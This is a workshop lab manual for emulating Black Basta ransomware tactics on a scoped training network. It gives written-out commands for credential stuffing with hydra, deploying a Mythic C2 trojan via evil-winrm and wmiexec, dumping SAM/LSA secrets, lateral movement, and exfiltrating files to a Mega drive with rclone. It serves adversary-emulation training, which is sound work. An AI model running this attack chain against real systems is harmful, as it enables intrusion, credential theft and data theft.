# **Black Basta Lab Manual**

#### Intro

Requirements

Scope

Connecting to Lab

Mythic C2 Setup

Create New Operator

#### Objectives

- 1. Initial Access
  - 1.1 Credential Stuffing
- 2. Command and Control
  - 2.1 Generating a Payload
  - 2.2 Transferring the Payload
- 3. Lateral Movement
  - 3.1 Active Directory Recon
  - 3.2 Credential Dumping
  - 3.3 Remote Services
- 4. Data Exfiltration / Impact

# **Intro**

We have created this interactive lab to let you practice some of BlackBasta's TTPs exposed through the leaked chats. Please have fun and be nice.

# Requirements

**Note** - The Lab Manual **assumes** you are on Kali linux and have the default tools installed.

However, if you are on Windows you can use Windows Subsystem for Linux (WSL). You will just need to manually install the required tools.

- hydra
- impacket tools

This lab assumes you understand the following:

- Active Directory basics
- Command and Control basics
- Using Bash & PowerShell

## Scope

Please ONLY attack the in-scope infrastructure.

#### **In-scope Hosts**

- 10.0.0.10 (KINGSLANDING)
- 10.0.0.11 (WINTERFELL)
- 10.0.0.22 (CASTELBLACK)

### **NOT** in scope

- AWS infrastructure itself
- Hosts other than the ones listed in the In-scope Hosts section

# **Connecting to Lab**

We **recommend creating a virtual machine** and connecting to the lab network from there.

Follow these steps:

• Download your OpenVPN profile in the email you received (first\_last.ovpn)

#### Windows

Download OpenVPN Connect from here <a href="https://openvpn.net/client/">https://openvpn.net/client/</a>





#### Linux

```
# Install
$ sudo apt install openvpn -y

# Connect
$ sudo openvpn first_last.ovpn
```

You should receive an IP address 10.8.0.x

Test your connection by pinging the C2 server.

```
$ ping 10.0.0.28
PING 10.0.0.28 (10.0.0.28) 56(84) bytes of data.
64 bytes from 10.0.0.28: icmp_seq=1 ttl=62 time=16.5 ms
64 bytes from 10.0.0.28: icmp_seq=2 ttl=62 time=18.9 ms
```

# **Mythic C2 Setup**

BlackBasta is known for using cracked version of Cobalt Strike as their main Command and Control server.

However, for this lab we are going to use <u>Mythic</u>, an open-source C2 to complete our objectives.

# **Create New Operator**


Note - An *invitation link* will be shared with you **during the workshop** that will look like this <a href="https://10.0.0.28:7443/new/invite?code=<CODE">https://10.0.0.28:7443/new/invite?code=<CODE</a>.

- Make sure you are connected to the lab network
- Open the invitation link in a web browser

Fill out the information for your operator account.




Login with your new operator account




You will see a message indicating that there is "no operation" currently.

Next you must create an operation. This will be **specific to you**, call it whatever you like.


Click on "NO OPERATION!"




Click on "NEW OPERATION"



Click on "MAKE CURRENT"





Now you should see the operation name at the top of Mythic.

# **Objectives**

This section will walk you through step-by-step procedures to emulate TTPs used by BlackBasta. Keep in mind, some things have been adjusted to suite the lab

environment.

## 1. Initial Access

Although social engineering is a big focus for BlackBasta's initial access, we are going to simulate two other methods in the lab.

## 1.1 Credential Stuffing

BlackBasta often uses compromised credentials from stealer logs to establish a foothold in an organization's network.

View the stealer log dump in the lab materials (stealer\_dump.log).

• Create a wordlist with username:password on each newline. This will be used for credential stuffing.

It should look like this:

```
johndoe@gmail.com:P@ssw0rd!
admin@example.com:SecurePass123
user123@outlook.com:Hunter2!
.......
```

• Use hydra to run a credential stuffing attack on CASTELBLACK (10.0.0.22).

```
$ hydra -C stuff.txt rdp://10.0.0.22 -t 1
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-b inding, these *** ignore laws and ethics anyway).
```

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-20 1 5:43:33

[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to r educe the number of parallel connections and -W 1 or -W 3 to wait between c onnection to allow the server to recover

[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connect ions)

[WARNING] the rdp module is experimental. Please test, report - and if possibl

e, fix.

[DATA] max 4 tasks per 1 server, overall 4 tasks, 22 login tries, ~6 tries per task

[DATA] attacking rdp://10.0.0.22:3389/

[3389][rdp] host: 10.0.0.22 login: <REDACTED> password: <REDACTED> 1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-20 1 5:43:40

We use -t1 to not hammer the RDP service and reduce false positives.

**▼ Objective 1**: Gain initial access through credential stuffing.

## 2. Command and Control


BlackBasta heavily relies on cracked copies of Cobalt Strike to carry out their intrusions.

Here we will generate a Remote Access Trojan payload in Mythic, similar to the kind used by BlackBasta, and execute it on the beachhead host.


## 2.1 Generating a Payload

To generate a new payload in Mythic:


- · Go to the 'Payloads' tab
- In the upper right click 'ACTIONS' → 'Generate New Payload'




### Click NEXT




#### Click NEXT




• Click ">>" to add all commands to the payload.



- Configure the http profile:
  - Set the Callback Host to the IP of the Mythic server (https://10.0.0.28)
  - Set the port to 443



- **Note** Rename the payload to something unique so it doesn't conflict with other participants ( <username>.exe ).
- Click 'CREATE PAYLOAD'



Now go back to the Payloads tab and you should see your payload listed there.



## 2.2 Transferring the Payload

Typically, BlackBasta transfers payloads through public anonymous file sharing sites.

For the sake of demonstration, we will upload our payload using evil-winrm and execute it using impacket-wmiexec so that it continues to run in the background.

• Connect to CASTELBLACK using evil-winrm

\$ evil-winrm -i 10.0.0.22 -u jeor.mormont -p '<REDACTED>'

#### Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefine d method `quoting\_detection\_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Upload your payload file

\*Evil-WinRM\* PS C:\Users\jeor.mormont\Documents> upload /home/kali/Dow nloads/<USERNAME>.exe

Info: Uploading /home/kali/Downloads/<USERNAME>.exe to C:\Users\jeor.mo rmont\Documents\<USERNAME>.exe

Data: 2868564 bytes of 2868564 bytes copied


Info: Upload successful!

- Now Exit evil-winrm
- Execute the uploaded file using impacket-wmiexec so that the process continues running after the command finishes

\$ impacket-wmiexec north/jeor.mormont:'<REDACTED>'@10.0.0.22 "C:\\User s\\jeor.mormont\\Documents\\<USERNAME>.exe" Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[\*] SMBv3.0 dialect used

You can CRTL+C now and the payload process should continue




You should see the payload callback to the Mythic server.

Objective 2: Establish command & control over the compromised host.

## 3. Lateral Movement

**Note** - Before executing these .NET assemblies you must upload them from the Tools folder provided in the lab material.

When the time comes, enter execute\_assembly to open the upload modal.



## 3.1 Active Directory Recon

BlackBasta was observed using execute-assmebly with an unknown tool that appeared to be collecting LDAP information and write it to disk.

For the lab we can use ADSearch.exe to gather LDAP info.

Gather a list of domain users and their information

Make sure to use the --username, --password, and --domain flags directly, or you may receive an LDAP error because of our Kerberos ticket.

execute\_assembly -Assembly ADSearch.exe -Arguments '--username jeor.mo rmont --password "<REDACTED>" --domain north.sevenkingdoms.local --sea rch "(&(objectCategory=user))" --json --attributes cn,userprincipalname,desc ription,admincount'

You should find something interesting in the LDAP output

## 3.2 Credential Dumping

In the leaked chat logs multiple references were made to tools with "mimi" in the name suggesting mimikatz.

Additionally in the leaked chats, unknown tools were referenced such as dmp.exe and some other kernel-level tools for dumping memory contents.

• Dump the host's SAM and LSA secrets using SharpSecDump.exe.

execute\_assembly -Assembly SharpSecDump.exe -Arguments -target=127.0. 0.1

### 3.3 Remote Services

BlackBasta references the Cobalt Strike jump command multiple times, used to execute commands on remote systems using different protocols.

To move laterally, they might use WMI, PsExec, or RDP with credentials found.

#### **RDP**

• You can use the credentials found in the AD recon to move laterally to WINTERFELL. For the lab, use the WMI method below.

#### **WMI**

**☆ Important!** - Before impersonating a new token below, copy your payload to a world-readable location like C:\Users\Public.

cp C:\Users\jeor.mormont\Documents\<USERNAME>.exe C:\Users\Public\<USEF

Impersonate the user with the credentials found above using make\_token

make\_token -username north.sevenkingdoms.local\robb.stark -password <RE DACTED> -netOnly false



Copy your payload over to the remote host

cp C:\Users\Public\<USERNAME>.exe \\WINTERFELL\C\$\Windows\Temp\<US ERNAME>.exe

Execute the payload on the remote machine through wmiexecute

wmiexecute -command C:\Windows\Temp\<USERNAME>.exe -Host WINTERFEL



You should see a new C2 callback from WINTERFELL.



✓ Objective 3: Move laterally to WINTERFELL host using either RDP or WMI.


# 4. Data Exfiltration / Impact

BlackBasta has been known to exfiltrate files using legitimate tools before deploying ransomware.

We can use rclone in the lab to exfiltrate files.

Typically you would need to upload a configuration file to <a href="c:\Users\\cupsylong\rclone\rclon

**i** Note - You can skip this step. This has already been done for you in the lab.



For the lab, we have pre-placed the rclone utility on the file system.

Move into the directory with rclone.exe

cd "C:\Program Files\rclone"

· Check access to the remote Mega folder by listing files

shell .\rclone.exe Is Mega:



Exfiltrate the crown jewels from WINTERFELL to the remote Mega drive

shell .\rclone.exe copy C:\CrownJewels Mega:backup-<username>



If it was successful you won't see any output from the shell command. The folder backup can be seen in the Mega account now.

If you get an error like this:

2025/03/21 16:28:36 NOTICE: Config file "C:\\Users\\Default\\.config\\rclone\\r clone.conf" not found - using defaults


Then you may need to copy the rclone.conf to the specified location.

· Check if the file was uploaded successfully

shell .\rclone.exe Is Mega:



Now in Mega.nz, you would see the files.



**Objective 4**: Exfiltrate the crown jewels to Mega with rclone.